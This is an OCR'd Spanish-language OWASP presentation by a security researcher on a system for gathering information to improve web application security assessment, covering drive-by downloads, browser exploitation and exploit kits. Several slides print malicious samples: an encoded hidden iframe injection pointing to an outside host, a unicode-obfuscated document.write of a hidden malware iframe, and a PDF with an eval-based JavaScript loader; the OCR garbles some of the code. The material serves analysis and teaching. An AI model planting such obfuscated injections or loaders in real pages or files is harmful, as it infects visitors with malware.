
OWASP

The Open Web Application Security Project

About Me

OWASP
The Open Web Application Security Project

- About Me
  - Gonzalo Nina Mamani
    - Worker HIPERBOREA IT
    - Fedora ambassador
    - Research Security Exploits
  - Contacto
    - Email: gonzalo@hiperborea.com.bo
    - Twitter: Lorddemon



hiperbórea
IT Security

OWASP
The Open Web Application Security Project

Sistema para la recolección de información orientado a la mejora en la evaluación de seguridad en aplicaciones Web

OWASP

The Open Web Application Security Project

Base de datos

Servidor

Cliente

Base de datos

Servidor

Cliente

OWASP
The Open Web Application Security Project


Active X

Botnet

Drive By Download

Browser Exploitation

Divulgación de la Información



Cross Site Scripting

OWASP

The Open Web Application Security Project

```
<!--
<html><body>

<script type="text/javascript">

var Words="%3Ciframe%20src%3Dhttp%3A%2%2F%2569%256E%2563%2561%2573
%252E%2563%256F%252E%256B%2572%2F%2569%256D%2561%2567%2565%2F%256B
%252E%256A%2570%2567%20width%3D0%20height%3D0%3E%3C%2Fiframe%3E";

// First UNESCAPE Output
alert(unescape(Words));
 var temp="http:%2/%69%6E%63%61%73%2E%63%6F%2E%6B%72/%69%6D%61%67%65/%6B%2E%6A%70%67";

// Second UNESCAPE Output
alert(unescape(temp));

</script>
</body>
</html>
```


OWASP


The Open Web Application Security Project


```
<script
type="text/javascript">document.write('\u003C\u0064\u0069\u0076\u
0020\u0073\u0074\u0079\u006C\u0065\u003D\u201D\u0076\u0069\u0073\
u0069\u0062\u0069\u006C\u0069\u0074\u0079\u003A\u0020\u0068\u0069
\u0064\u0064\u0065\u006E\u003B\u0020\u0070\u006F\u0073\u0069\u007
4\u0069\u006F\u006E\u003A\u0020\u0061\u0062\u0073\u006F\u006C\u00
75\u0074\u0065\u003A\u0020\u0031\u003B\u0020\u0074\u006F\u0070\u0
03A\u0020\u0031\u201D\u003E\u0020\u000D\u003C\u0069\u0066\u0072\u
0061\u006D\u0065\u0020\u0069\u0064\u003D\u0022\u0049\u0046\u0052\
u0041\u004D\u0045\u0022\u0020\u006E\u0061\u006D\u0065\u003D\u0022
\u0049\u0046\u0052\u0041\u004D\u0045\u0022\u0020\u0073\u0072\u0063
3\u003D\u0022\u0068\u0074\u0074\u0070\u003A\u002F\u002F\u0077\u00
77\u0077\u002E\u0065\u0078\u0061\u006D\u0070\u006C\u0065\u002E\u0
063\u006F\u006D\u002F\u0070\u0061\u0067\u0065\u005F\u0077\u0069\u
0074\u0068\u005F\u006D\u0061\u006C\u0077\u0072\u0065\u002E\u0068\
u0074\u006D\u0022\u0020\u0073\u0063\u0072\u006F\u006C\u006C\u0069
\u006E\u0067\u003D\u0022\u006E\u006F\u0022\u0020\u0077\u0069\u0064
4\u0074\u0068\u003D\u0022\u0031\u0022\u0020\u0068\u0065\u0069\u00
67\u0068\u0074\u003D\u0022\u0031\u0022\u0020\u0076\u0073\u0070\u0
061\u0063\u0065\u003D\u0030\u0020\u0068\u0073\u0070\u0061\u0063\u
0065\u003D\u0030\u0020\u0066\u0072\u0061\u006D\u0065\u0062\u006F\
u0072\u0064\u0065\u0072\u003D\u0022\u0030\u0022\u003E\u003C\u002F
\u0069\u0066\u0072\u0061\u006D\u0065\u003E\u003C\u002F\u0064\u006
9\u0076\u003E\u000D');</script>
```

Encrypted Portion


```
%PDF-1.3
2 0 obj
<<
>>
endobj
3 0 obj
<<
/Producer (evalString.fromCharCodet9.5*w,t4.t5*w,t8.5*w,8*w,t4.5*w,t6.5*w,t8.75*w,t5.75*w,
. w,1t*w,14.t5*w,1t*w,9.t5*w,t9.t5*w,t4.t5*w,1t.t5*w,14.t5*w,1t*w,9.t5*w,t9.t5*w,t4.t5*w,1t.
. t4.t5*w,10.75*w,15.t5*w,t8.5*w,t4.t5*w,14.75*w,31.t5*w,t.5*w,t8.5*w,t4.t5*w,15.t5*w,t8.5*w
. .75*w,t6*w,t5.t5*w,t4.t5*w,t8*w,t4.5*w,t7*w,t7.75*w,t4.75*w,t6.75*w,15.t5*w,t7.5*w,t7.75*w
. *w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14*w,14
. w,t9*w,10*w,1t*w,10.t5*w,10.t5*w,14.75*w,t5.5*w,t7.75*w,t8.5*w,10*w,t9.5*w,t4.t5*w,t8.5*w,
. w,t9*w,t6*w,10.t5*w,14.75*w,t5.5*w,t7.75*w,t8.5*w,10*w,t5.5*w,15.t5*w,1t*w,14.75*w,t5.5*w,
/CreationDate (D:20100725103251)
>>
endobj
1 0 obj
<<
/Pages 2 0 R
/Names <</JavaScript <</Names [() <</S /JavaScript
/JS (var a = this.producer;
tfk=eval\(a.substr\(0,4\)\);
tfk\('ayiv=this.producer'\);
ajo=tfk\(ayiv.substr\(4,19\)\);
ayiv = ayiv.substr\(23\);
ayiv = ayiv.replace\(/t/g,'2'\);
w = 4;
```


HTTP
Infected site
HTTP
Malvertising
Redirect
HTTP
Exploit Kit
Java
PDF
Adobe
Vulnerabilities exploited
Malware


PLENI
COUCH DB
PLANNER
TASK
TASK
TASK
TASK


DB
DB
PLENI
PLANNER
PLANNER
PLANNER

TARGET


D
E
M
O